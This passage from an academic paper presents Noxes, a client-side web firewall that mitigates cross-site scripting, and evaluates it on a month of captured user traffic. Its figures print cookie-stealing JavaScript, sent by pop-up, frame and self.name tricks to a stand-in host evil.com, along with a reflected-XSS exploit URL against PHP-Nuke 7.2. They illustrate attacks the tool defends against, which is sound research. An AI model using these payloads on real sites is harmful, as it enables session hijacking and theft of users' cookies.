That is, instead of domain-specific tracking (using $I_d$, $n_d$, and $r_d$), we are now concerned with the aggregated numbers over *all* external domains: $n$ denotes the total number of statically embedded external links in a page, $r$ is the number of requests to any of these links, and $I$ is the total amount of information that can be leaked to these external domains. Thus, the given example (from Fig. 6) is treated analogously to the explanations from the previous section: By consulting Table 1 again, we see that the user is not allowed to issue more than four requests *to any external domain* if the total information leakage must not exceed eleven bits.

### 4.3.5. *JavaScript-based attacks*

Another way in which an attacker could try to circumvent Noxes' defense mechanisms is to make use of pop-up windows. Fig. 7 shows the JavaScript code that an attacker could inject into a vulnerable application in order to steal cookie data. By calling JavaScript's *open()* function, the attacker creates a new pop-up window and initializes its contents with her own file at *http://evil.com/steal.php*. To prevent Noxes from generating a warning when *steal.php* is loaded, the attacker simply has to inject an appropriate static link along with the script shown in Fig. 7. The second parameter of *open()* has the effect that the built-in JavaScript *name* variable of the pop-up window receives the contents of

```
<img src="http://evil1.com/a.jpg">
<img src="http://evil1.com/b.jpg">
<img src="http://evil2.com/c.jpg">
<img src="http://evil2.com/d.jpg">
<img src="http://evil3.com/e.jpg">
<img src="http://evil3.com/f.jpg">
<img src="http://evil4.com/g.jpg">
<img src="http://evil4.com/h.jpg">
```

**Fig. 6 – Links for a multi-domain attack.**

```
1 p = open("http://evil.com/steal.php",
2           document.cookie);
3 p.xyz = "arbitrary";
```

**Fig. 7 – Injected JavaScript for stealing cookies through pop-up windows.**

the user's cookies. At this point, the attacker has already succeeded in transferring sensitive cookie data from the original domain to her own domain. Inside the pop-up window, Noxes would allow the attacker to establish any connection to her own domain because all links in the pop-up window would be from the attacker's domain and would be treated as being local. Hence, it would be easy for the attacker to read the pop-up window's *name* (i.e., the cookie value) and send this value to a server under her control. Note that the transfer of values to pop-up windows is not limited to the *name* variable. With assignments such as the one shown on line 3 in Fig. 7, an attacker can create arbitrary JavaScript variables for the pop-up window.

There is a similar attack that achieves the same effect as the pop-up attack (i.e., the transfer of sensitive values to a foreign domain) through the misuse of frames. Fig. 8 shows a simple frameset consisting of two frames. Assuming that the frame *f0.html* is vulnerable to XSS, an attacker could inject the JavaScript shown in Fig. 9 into this frame. On line 1, this script sets the variable *xyz* of the parent frameset to the user's cookie. On line 2, the content of one of the frames is replaced by the attacker's file *steal.php*. In this file, the attacker has now access to the previously defined variable *xyz*. The reason is that *steal.php* now belongs to the frameset. Again, Noxes would not issue any warnings if the attacker continued by sending data to *evil.com*, since the transmission would be local.

To mitigate pop-up and frame-based attacks, Noxes injects "controlling" JavaScript code in the beginning of all web pages that it fetches. More precisely, before returning a web page to the requesting browser, Noxes automatically inserts JavaScript code that is executed on the user's browser. This script checks if the page that is being displayed is a pop-up window or a frame. If this is the case, the injected code checks the *Referer* header of the page to determine if the pop-up window or the frame has a "parent" that is from a different domain. If the domains differ, an alert message is generated that informs the user that there is a potential security risk. The user can decide if the operation should be canceled or continued. Fig. 10 depicts a snippet of the automatically injected JavaScript code at the beginning of an HTML page that has been fetched.

Because the injected JavaScript code is the first script on the page, the browser invokes it before any other scripts. Therefore, *it is not possible for the attacker* to write code to cancel or modify the operation of the injected JavaScript code.

```
<frameset cols="50%,50%">
  <frame src="f0.html">
  <frame src="f1.html">
</frameset>
```

**Fig. 8 – A simple frameset.**

```
1 parent.xyz = document.cookie;
2 parent.frames[0].location.href =
3   "http://evil.com/steal.php";
```

**Fig. 9 – Injected JavaScript for stealing cookies through frames.**

Finally, there exists an additional attack that resembles the pop-up and frame-based attacks. Fig. 11 shows the JavaScript code that the attacker could inject. This attack is based on the observation that reloading a page by means of the JavaScript variable *self.location.href* resets all variables except *self.name* (von Hatzfeld, 1999). Hence, a domain transfer of cookie data can be achieved by assigning it to *self.name* on line 1, and then loading an attacker's page through *self.location.href* on line 2. To address this problem, the "controlling" JavaScript provided by Noxes is extended with an additional check. First, it verifies whether the referrer's domain differs from the domain of the current page. If they are different, this is an indication of an attempted value transfer to another domain. In this case, Noxes also inspects the current window's name, since this is the only attribute that can be used for this purpose. If it is non-empty, Noxes raises an alarm. Note the differences compared to pop-up and frame-based attacks: The advantage (for an attacker) is that no pop-ups or frames are required. The disadvantage is that value transfer is only possible via *self.-name*, and not via arbitrary variables (as it is the case for the other two attacks).

## 4.4. *A real-world XSS prevention example*

This section demonstrates the effectiveness of Noxes on a real-world vulnerability reported at the security mailing list Bugtraq (Bicho, 2004). The vulnerability affects several versions of PHP-Nuke (Burzi, 2005), a popular open-source web portal system. For the following test, we used the vulnerable version 7.2 of PHP-Nuke and modified the harmless original

```
<script><!--
if (window.opener!=null)
{
  var ref = document.referrer.substring(
               7,document.referrer.length);
  ref = ref.substring(0,ref.indexOf("/"));
  var href = document.location.href.substring(
               7,document.location.href.length);
  ...
  if (!result)
  {

     Check = confirm("Noxes Firewall
        Information: This pop-up window
        is potentially dangerous! ...
     ...
  }
}
if (parent.frames.length>0)
{
  ...
} --> </script>
<html>
<body>
....
```

**Fig. 10 – Snippet of the automatically injected JavaScript code at the beginning of an HTML page.**

```
self.name = document.cookie;
self.location.href = "http://evil.com/steal.php";
```

**Fig. 11 – Injected JavaScript for stealing cookies through *self.name*.**

proof-of-concept exploit to make it steal the victim's cookie. In our test environment, the server hosting PHP-Nuke was reachable at the IP address 128.131.172.126. The following exploit URL was used to launch a reflected XSS attack:

```
http://127.131.172.126/modules.php?
   name=Reviews&rop=postcomment&id='&title=
   %253cscript%3Edocument.location=
   'http://evil.com/steal-cookie.php?';
   %252bdocument.cookie;%253c/script%3Ebar
```

Note that the URL strongly resembles that of our introductory example. If the attacker manages to trick the victim into clicking on this link, the URL-encoded JavaScript embedded in the link is inserted into the server's HTML output and sent back to the victim. The victim receives the following script:


```
<script>
   document.location='http://evil.com
    steal-cookie.php?'+document.cookie;
<script>
```

Hence, the victim is immediately redirected to *evil.com*'s page and her cookie is attached to the request as a parameter. Noxes prevents this redirection (see Fig. 12) since the malicious target URL is not static, but has been constructed dynamically in order to pass along the cookie. Apart from this example, in our tests, Noxes also successfully prevented the exploitation of the following vulnerabilities listed at Bugtraq: 10524 (PHP-Nuke 7.2), 13507 (MyBloggie 2.1.1) and 395988 (MyBloggie 2.1.1) (Security Focus, 2005).

## 5. Evaluation

In order to verify the feasibility of our dynamically enhanced XSS protection mechanism, we analyzed the web surfing interactions of 24 distinct users in our research group for more than a month, between July and August 2006. During this time, we captured and dumped the entire web network traffic using *tcpdump*, a popular network sniffer. Because we started the sniffer on the department Internet gateway and firewall server, we could be sure that we would see all web traffic generated by users of the department network. The captured web traffic in the dump files was around 30GB in size.

We implemented an analysis tool in Java using the *jpcap* library (Charles, 2006) and extracted information about 84,608 visited web pages from the dump files. By analyzing the traffic, we were able to determine how many static links each visited web page contained, how many of these links were pointing to external domains (i.e., *n* as described in Section 4.3.4), how many external links were actually requested by the browser (i.e., *r* as described in Section 4.3.4), and what the *k*-value was for each page (as presented in (Kirda et al., 2006)). We used a Java utility called *htmlparser* (Oswald, 2006) to extract the static hyperlinks in the page by looking at HTML elements such as *link*, *script*, and *img* with attributes such as *href* and *src*.


PHP-Nuke Powered Site - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Links Google InetS
Address
http://128.131.172.126/~enji/phpnuke72/html/modules.php?name=Reviews&rop=postcomment&id='&titl

Noxes Web Firewall

Time: 29.08.2005 16:36:47
Remote Server: www.evil.com
Port: 80
Request Details: http://www.evil.com/evil.php?

Permit
Deny
Create appropriate filter rule and don't ask me again
Create a temporary filter rule only for this session
Customize rule

**Fig. 12 – Screenshot of the connection alert dialog that indicates that PHP-Nuke is trying to connect to an external domain during the exploitation of the Bugtraq vulnerability 10493.**

The fact that we captured 30GB of data, but extracted only 84,608 web pages, may surprise the reader. However, after analyzing the data, we observed that a significant amount of the web traffic volume was due to the download of automatic updates (both for Windows and Linux machines). Furthermore, several users were downloading large files from the Internet, such as movies and shareware applications.

Table 3 presents statistical information about the analyzed web pages. The web pages contained a total of 6,460,952 links of which 724,438 pointed to external domains (about 11%). Of these external links, 173,917 (about 24%) were actually requested by the browser, either because the user clicked on a link or because the page contained elements that were automatically loaded.

We then applied Equation 2 to our data set and calculated the information leakage for the visited web pages. Fig. 13 shows the results for these experiments. More precisely, the graph depicts the number of web pages for which at most a certain amount of bits were leaked (for different values of information leakage). One can observe that about 55,000 of the visited pages would not have leaked *any* information and thus, all their links could be freely visited. If, for example, we would allow 20 bits of sensitive information to be leaked to the attacker, no firewall prompts would be generated for 79,379 of the visited pages (which is about 94%). We believe that leaking 20–30 bits is acceptable for a majority of web sites. GMail, for example, uses cookie values that are more than 200 bits in size, and Yahoo mail uses values that are more than 150 bits in size. Furthermore, programming environments such as Java servlets and PHP typically generate session IDs that are two hundred bits in size. Also, Noxes would have required manual interaction in about 6% of the cases when *external* links or references were requested. We believe that this makes the tool usable in practice.

When we analyzed the *k*-values of the extracted pages, we observed that with a default *k*-value of 4 as described in (Kirda et al., 2006), no prompts would be generated for 92% of the visited pages.

Given the results outlined above, we can conclude that our enhanced XSS mitigation technique performs as well as the *k-value* approach that we presented in (Kirda et al., 2006), while at the same time, providing a solution against security threats such as multi-domain attacks.

## 6. Related work

Clearly, the idea of using application-level firewalls to mitigate security threats is not new. Several solutions have been proposed to protect web applications by inspecting HTTP requests in an attempt to prevent application-level attacks.

Scott and Sharp (Scott and Sharp, 2002) describe a web proxy that is located between the users and the web application, and that makes sure that a web application adheres to pre-written security policies. The main critique of such policy-based approaches is that the creation and management of security policies is a tedious and error-prone task.

Similar to (Scott and Sharp, 2002), there exists a commercial product called AppShield (Sanctum Inc., 2005), which is a web application firewall proxy that apparently does not need security policies. AppShield claims that it can automatically mitigate web threats such as XSS attacks by learning from the traffic to a specific web application. Because the product is closed-source, it is impossible to verify this claim. Furthermore, (Scott and Sharp, 2002) reports that AppShield is a plug-and-play application that can only do simple checks and thus, can only provide limited protection because of the lack of any security policies.

The main difference of our approach with respect to existing solutions is that Noxes is a *client-side* solution. The solutions presented in (Scott and Sharp, 2002) and (Sanctum Inc., 2005) are both server-side that aim to protect *specific* web applications. Furthermore, these solutions require the willingness of the service providers to invest into the security of their web applications and services. In cases where service providers are either unwilling or unable to fix their XSS vulnerabilities, users are left defenseless (e.g., e-Bay was reported to have several XSS vulnerabilities that were not fixed for several months although they were widely known by the public (Kossel, 2004)). The main contribution of Noxes is that it provides protection against XSS attacks without relying on the web application providers. To the best of our knowledge, *Noxes is the first practical client-side solution for mitigating XSS attacks*.

It is worth noting that, besides proxy-based solutions, several software engineering techniques have also been presented for locating and fixing XSS vulnerabilities. In another research project, our group is investigating techniques based on data flow analysis that can be used to detect XSS and related vulnerabilities in web applications (Jovanovic et al., 2006a,b). In (Huang et al., 2003), Huang et al. describe the use of a number of software-testing techniques (including dynamic analysis, black-box testing, fault injection and behavior monitoring) and suggest mechanisms for applying these techniques to web applications. The aim is to discover and fix web vulnerabilities such as XSS and SQL injection. The target audience of the presented work is the web application development community. Similarly, in their follow-up work (Huang et al., 2004), Huang et al. describe a tool called WebSSARI that uses static code analysis and run-time inspection to locate and partially fix input-based web security vulnerabilities. Although the proposed solutions are important contributions to web security, they can only have impact if web developers use such tools to analyze and fix their applications. The ever-increasing number of reported XSS vulnerabilities, however, suggests that developers are still largely unaware of the XSS problem.

**Table 3 – Statistical information about the analyzed web pages**

| | |
|---|---|
| Number of links | 6,460,952 |
| Number of external links | 724,438 |
| Number of requested internal links | 698,483 |
| Number of requested external links | 173,917 |




**Fig. 13 – Maximum information leakage in bits versus number of affected web pages.**

## 7. Implementation and future work

We implemented the prototype version of Noxes as a Windows .NET application in C#. The application has a small footprint and consists of about 5400 lines of code. We chose .NET as the implementation platform because a significant proportion of Internet users surf the web under MS Windows. Because of the conceptual and library similarities of C# and Java, we also expect the code to be portable to Java without difficulties. Hence, it would then be possible to use Noxes in other operating system environments such as Linux and MacOS.

In the proof-of-concept prototype implementation of Noxes, the filter rules are maintained using built-in .NET data structures such as hash tables and array lists. Although we are not aware of any filter rule-related performance problems at the moment, we note that some data structure optimization may be required in the future.

Although Noxes is fully functional, some work still remains to be done: First, we are planning to make the tool available as a freeware utility. At the moment, we provide the tool on request. Second, we are considering writing browser extensions for Internet Explorer and the Mozilla browser to enable a smooth integration with Noxes. We plan to integrate hotkeys and menu short-cuts into the browsers to allow users to quickly switch between using direct Internet connection or Noxes as a web proxy. Another possibility could be to activate Noxes automatically when certain web sites are visited. Such mechanisms would make the selective, specific web site-based use of Noxes easier for users that are technically unsophisticated or inexperienced. Third, Noxes currently lacks SSL support and we would like to provide this functionality as soon as possible.

## 8. Conclusions

XXS vulnerabilities are being discovered and disclosed at an alarming rate. XSS attacks are generally simple, but difficult to prevent because of the high flexibility that HTML encoding schemes provide to the attacker for circumventing server-side input filters. In (Endler, 2002), the author describes an automated script-based XSS attack and predicts that semi-automated techniques will eventually begin to emerge for targeting and hijacking web applications using XSS, thus eliminating the need for active human exploitation.

Several approaches have been proposed to mitigate XSS attacks. These solutions, however, are all server-side and aim to either locate and fix the XSS problem in a web application, or protect a specific web application against XSS attacks by acting as an application-level firewall. The main disadvantage of these solutions is that they rely on service providers to be aware of the XSS problem and to take the appropriate actions to mitigate the threat. Unfortunately, there are many examples of cases where the service provider is either slow to react or is unable to fix an XSS vulnerability, leaving the users defenseless against XSS attacks.

In this paper, we present Noxes, a personal web firewall that helps mitigate XSS attacks. The main contribution of Noxes is that it is the *first client-side solution* that provides XSS protection without relying on web application providers. Noxes supports an XSS mitigation mode that significantly reduces the number of connection alert prompts while, at the same time, it provides protection against XSS attacks where the attackers may target sensitive information such as cookies and session IDs.

Web applications are becoming the dominant way to provide access to online services, but, at the same time, there is a large variance among the technical sophistication and knowledge of web developers. Therefore, there will always be web applications vulnerable to XSS. We believe that there is a genuine need for a client-side tool such as Noxes, and we hope that Noxes and the concepts we present in this paper will be a useful contribution in protecting users against XSS attacks.

## Acknowledgments

This work was supported by the Austrian Science Foundation (FWF) under grants P18368 (Omnis) and P18764 (Web-Defense), EU Framework 7 Projects WOMBAT and FORWARD, Project

MECANOS funded by the POLE de Competitivite SCS, and by the Secure Business Austria competence center. This research was also supported by the Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853.

## REFERENCES

Bicho D. PHP-nuke reviews module cross-site scripting vulnerability, <http://www.securityfocus.com/bid/10493>; 2004.

Burzi F. PHP-nuke home page, <http://www.phpnuke.org; 2005. >.

CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests, <http://www.cert.org/advisories/CA-2000-02.html>; 2000.

CERT. Understanding malicious content mitigation for web developers, <http://www.cert.org/tech_tips/malicious_code_mitigation.html>; 2005.

Charles P. Jpcap – a network packet capture library, <http://jpcap.sourceforge.net>; 2006.

S. Cook. A web developer's guide to cross-site scripting. Technical report, SANS Institute, 2003.

Common Vulnerabilities. Common vulnerabilities and exposures, <http://www.cve.mitre.org>; 2005.

ECMA-262, ECMAScript language specification, 1999.

D. Endler. The Evolution of Cross Site Scripting Attacks. Technical report, iDEFENSE Labs, 2002.

D. Flanagan. JavaScript: The Definitive Guide. December 2001. 4th ed.

Google. Google suggest, <http://www.google.com/webhp?complete=1&hl=en>; 2006.

Y.-W. Huang, S.-K. Huang, T.-P. Lin, and C.-H. Tsai. Web application security assessment by fault injection and behavior monitoring. In: *Proceedings of the 12th International World Wide Web Conference (WWW 2003)*, May 2003.

Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D. Lee, and S.-Y. Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In: *Proceedings of the 13th International World Wide Web Conference (WWW 2004)*, May 2004.

N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: a static analysis tool for detecting web application vulnerabilities (short paper). In: *IEEE Symposium on Security and Privacy*, 2006a.

N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In: *ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, 2006b.

Kerio. Kerio firewall, <http://www.kerio.com>; 2005.

E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: A client-side solution for mitigating cross-site scripting attacks. In: *The 21st ACM Symposium on Applied Computing (SAC 2006)*, 2006.

Kossel A. eBay-Passwortklau, <http://www.heise.de/security/result.xhtml?url=/security/artikel/54271&words=eBay>; 2004.

Oswald D. Htmlparser, <http://htmlparser.sourceforge.net>; 2006.

Inc Sanctum. AppShield white paper, <http://sanctuminc.com>; 2005.

D. Scott and R. Sharp. Abstracting Application-Level Web Security. In Proceedings of the 11th International World Wide Web Conference (WWW 2002), May 2002.

Security Focus. Bugtraq mailing list, <http://www.securityfocus.com>; 2005.

Symantec. Symantec. Norton personal firewall, <http://www.symantec.com/sabu/nis/npf>; 2005.

Software Tiny. Tiny firewall, <http://www. tinysoftware.com/home/tiny2>; 2005.

H. von Hatzfeld. Javascript-Wertuebergabe zwischen verschiedenen HTML-Dokumenten. <http://aktuell.de.selfhtml.org/artikel/javascript/wertuebergabe>, 1999.

Labs Zone. Zone labs internet security products, <http://www.zonelabs.com/store/content/home.jsp>; 2005.

**Engin Kirda** is an Associate Professor with the Institute Eurecom in Sophia Antipolis, France. He is one of the founders of the International Secure Systems Lab. He received his Ph.D. with honors in computer science from the Technical University Vienna while working as a research assistant for the Distributed Systems Group. His research interests include most aspects of computer security, with an emphasis on web security, binary analysis, and malware detection. Engin Kirda is also interested in distributed systems and software engineering.

**Nenad Jovanovic** was a Research Assistant with the Distributed Systems Group at the Technical University Vienna. He received his MSc in computer science and economics from the Technical University of Vienna in 2004 and PhD in 2007. His research interests are focused on all aspects of web security, and the static and dynamic analysis of web applications.

**Christopher Kruegel** is an Assistant Professor at the University of California, Santa Barbara. He is also one of the founders of the International Secure Systems Lab. Before that, he was faculty at the Technical University Vienna. Christopher Kruegel received his Ph.D. with honors in computer science from the Technical University Vienna while working as a research assistant for the Distributed Systems Group. His research interests include most aspects of computer security, with an emphasis on network security, intrusion detection and vulnerability analysis.

**Giovanni Vigna** is an Associate Professor at the University of California, Santa Barbara. He holds MSc and Ph.D. degrees from Politechnico Milano. His research interests include most aspects of computer security, with an emphasis on network security and intrusion detection.